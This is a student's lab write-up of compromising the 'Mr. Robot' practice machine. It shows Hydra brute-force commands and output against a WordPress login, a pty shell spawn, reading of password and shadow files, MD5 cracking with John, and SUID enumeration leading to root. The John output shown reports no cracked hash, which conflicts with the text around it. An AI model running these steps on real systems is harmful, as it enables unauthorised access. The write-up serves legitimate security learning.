
Mr. Robot Pentest Report


Reconnaissance

To begin with this project started off with a nmap scan of the network to look for and find the Mr. Robot machines ip address. With the nmap we can also the different port on the machine that are open. Based on the services running we can tell that this server has a web page being run by Apache.




The next step of our reconnaissance we will type the ip address of the server into our web browser and we are able to see the indeed there is a webpage with different information for us to look at. When working with webpages they sometimes contain a directory called robot.txt and this is just a place where some directories and information is stored that is on the machine. In this instance there is a file called fsocity.dic which is just a word list. On our Kali machine we went, and had it reach out and download this file which we will use later on to brute force a username and password.

Instead of just randomly clicking looking for what different directories there, I ended up running feroxbuster that did that for us. Here is the result of that directory scan.



The thing that caught my attention was the directory wp-login.php and so we navigate to this page and here we are prompted for a username and password. A few things to note it that the page has the word press logo which is a great indicator that the website is vulnerable since word press is not the most secure website builder.

Just to see what happens I typed in and met with the following error.



Based on the response of the failed login the webserver is basically telling us if what we entered for username is a valid user. From here we can move on to the next stage of our attack of gaining access to the machine by guessing the username, which the machine will tell us if we are right, as well as the password

Initial Access

To help with our guessing game for both the username and password we will be using Hydra which can take a list of works, in this case we will use the file found in the robot.txt directory fsocity.dic and use that list to see if is contains the info we need.

Below is the screenshot of the hydra command that we used. We started off looking for the username since the login of the website won't give us more information until we know the username. When the error we receive from the web page it different from invalid user we know we have found the username.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -L fsocity.dic -p test 192.168.56.106 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username"
 -t 30
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 15:57:20
[DATA] max 30 tasks per 1 server, overall 30 tasks, 858235 login tries (l:858235/p:1), ~28608 tries per task
[DATA] attacking http-post-form://192.168.56.106:80/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username
[80][http-post-form] host: 192.168.56.106   login: Elliot   password: test
[STATUS] 2088.00 tries/min, 2088 tries in 00:01h, 856147 to do in 06:51h, 30 active
[80][http-post-form] host: 192.168.56.106   login: elliot   password: test
[STATUS] 2139.67 tries/min, 6419 tries in 00:03h, 851816 to do in 06:39h, 30 active
[80][http-post-form] host: 192.168.56.106   login: ELLIOT   password: test
[STATUS] 2187.00 tries/min, 15309 tries in 00:07h, 842926 to do in 06:26h, 30 active
[STATUS] 2142.67 tries/min, 32140 tries in 00:15h, 826095 to do in 06:26h, 30 active
[STATUS] 2129.81 tries/min, 66024 tries in 00:31h, 792211 to do in 06:12h, 30 active
```

After a few minutes we are already getting alerted that hydra found the username Elliot produced a different error other than invalid username. With this we can summarize that Elliot is the username. We cannot continue with running Hydra but this time looking for the password using the same command with a few changes, still using the fsocity.dic list a reference for a password.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -l Elliot -P fsocity.dic 192.168.56.106 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:The password yo
u entered for the username" -t 30
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 16:43:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 30 tasks per 1 server, overall 30 tasks, 858235 login tries (l:1/p:858235), ~28608 tries per task
[DATA] attacking http-post-form://192.168.56.106:80/wp-login.php:log=^USER^&pwd=^PWD^:The password you entered for t
he username
[STATUS] 1927.00 tries/min, 1927 tries in 00:01h, 856308 to do in 07:25h, 30 active
[STATUS] 1957.00 tries/min, 5871 tries in 00:03h, 852364 to do in 07:16h, 30 active
[STATUS] 1898.00 tries/min, 13286 tries in 00:07h, 844949 to do in 07:26h, 30 active
[STATUS] 1877.33 tries/min, 28160 tries in 00:15h, 830075 to do in 07:23h, 30 active
[STATUS] 1879.71 tries/min, 58271 tries in 00:31h, 799964 to do in 07:06h, 30 active
[STATUS] 1870.98 tries/min, 87936 tries in 00:47h, 770299 to do in 06:52h, 30 active
[STATUS] 1822.92 tries/min, 114844 tries in 01:03h, 743391 to do in 06:48h, 30 active
[STATUS] 1849.38 tries/min, 146101 tries in 01:19h, 712134 to do in 06:26h, 30 active
[STATUS] 1866.88 tries/min, 177354 tries in 01:35h, 680881 to do in 06:05h, 30 active
[STATUS] 1878.41 tries/min, 208503 tries in 01:51h, 649732 to do in 05:46h, 30 active
[STATUS] 1889.84 tries/min, 240010 tries in 02:07h, 618225 to do in 05:28h, 30 active
[STATUS] 1898.96 tries/min, 271551 tries in 02:23h, 586684 to do in 05:09h, 30 active
[STATUS] 1905.21 tries/min, 302929 tries in 02:39h, 555306 to do in 04:52h, 30 active
[STATUS] 1909.01 tries/min, 334077 tries in 02:55h, 524158 to do in 04:35h, 30 active
[STATUS] 1914.52 tries/min, 365673 tries in 03:11h, 492562 to do in 04:18h, 30 active
[STATUS] 1919.74 tries/min, 397387 tries in 03:27h, 460848 to do in 04:01h, 30 active
[STATUS] 1922.90 tries/min, 428806 tries in 03:43h, 429429 to do in 03:44h, 30 active
[STATUS] 1924.34 tries/min, 459917 tries in 03:59h, 398318 to do in 03:27h, 30 active
[STATUS] 1927.70 tries/min, 491563 tries in 04:15h, 366672 to do in 03:11h, 30 active
[STATUS] 1931.26 tries/min, 523371 tries in 04:31h, 334864 to do in 02:54h, 30 active
[STATUS] 1935.96 tries/min, 555620 tries in 04:47h, 302615 to do in 02:37h, 30 active
[STATUS] 1937.46 tries/min, 587049 tries in 05:03h, 271186 to do in 02:20h, 30 active
[STATUS] 1941.12 tries/min, 619217 tries in 05:19h, 239018 to do in 02:04h, 30 active
[STATUS] 1944.81 tries/min, 651510 tries in 05:35h, 206725 to do in 01:47h, 30 active
[STATUS] 1947.81 tries/min, 683682 tries in 05:51h, 174553 to do in 01:30h, 30 active
[STATUS] 1946.87 tries/min, 714502 tries in 06:07h, 143733 to do in 01:14h, 30 active
[STATUS] 1950.03 tries/min, 746863 tries in 06:23h, 111372 to do in 00:58h, 30 active
[STATUS] 1950.28 tries/min, 778160 tries in 06:39h, 80075 to do in 00:42h, 30 active
[STATUS] 1951.84 tries/min, 810014 tries in 06:55h, 48221 to do in 00:25h, 30 active
[STATUS] 1951.97 tries/min, 841298 tries in 07:11h, 16937 to do in 00:09h, 30 active
```


```
[80][http-post-form] host: 192.168.56.106   login: Elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
```

Here is the execution of hydra for the password. This time it took a lot longer to find but eventually we were able to find a successful password.


Now we can login onto the wp-login.php page and gain access to the machine.

Execution

Now we begin to dig ourselves deeper into the machine. For the execution we will be using a reverse shell. After we logged into the web page we are met with this screen



As you can see the user Elliot has right to make changes in the editor. After doing some research online we found the code, as seen in the picture above, that when run will establish a reverse shell to the Mr. Robot machine. Before reaching out to the machine to have it run the reverse shell, we had to prep our kali machine to receive the reverse shell. This part was pretty simple all that was needed was to set up a listener on the machine which is shown down below.




After the command is executed, we go back to our web browser and enter Mr. Robot server's ip address with the direction to the path where we inject our reverse shell script. When the page loads it runs the injected script and our receiver picks up the reverse shell script and we gain our initial access into the actual machine itself. The next step that I took was getting an actual bash script which makes run commands easier and only certain commands will work with a bash script.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```


Credential Access

Once a bash shell was established, I began looking through the daemon's (current user being used) directory for anything passwords stored, however this venture did not turn up anything and so I

moved on to looking for other users on the machine. This brought me to catting the /etc/passwd and shadow directories as seen below.



There were no visible passwords in these files, but I did notice one other user named robot and decided to see if I could go into their directories and see if they had any sensitive information I could use.



In the robot's home directory, I found a file labeled password.raw-md5 and once after catting that file we can see find a password that has been encrypted using md5 hashing.

Luckily for us kali had a hash cracker called john the ripper. So, I copied the password and saved it into a file on my kali Linux machine. I then ran the john the ripper and it revealed the password for the user account robot.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john robotpwd.hash --wordlist=fsocity.dic --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-10-25 11:42) 0g/s 17161Kp/s 17161Kc/s 17161KC/s 2Fwiki..ABCDEFGHIJKLMNOPQRSTUVWXYZ
Session completed.
```

Now that I had the robot's password, I went back to Mr. Robot machine and switched to the robot account and successfully signed in using the newly discovered password.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
```

Privilege Escalation

The next step was looking for an account that had super user privileges that I could exploit and gain access to the almighty root account.

```
robot@linux:/$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
robot@linux:/$
```

After looking through the list and searching online for which one of these would be the best to exploit, I found one for the last one that has the nmap. The website showed me a command that uses the nmap interactions to give a user access to the root account. This step is shown in the screenshot below.

Now we had full access to the machine and could access anything we wanted on the machine.

Reflection

I feel like with this pentest I was able to get a lot further into the pentest of this machine without looking for walkthroughs. I still have a hard time understanding some of the exploits used and that when I have to look at the suggestions online for help. Something else that I learned for this pentest is the importance of securing vital information like passwords and making it hard for people to enumerate password attempts. Because if we don't set limits on these areas and do a better job at obscuring that data it's easy to ways into machines. I do like how each time we do a pentest we get to use different tools and exploits on the machines and just goes to show that you really have got to be on top of being aware of these things or else, again, you are just asking people to abuse your system.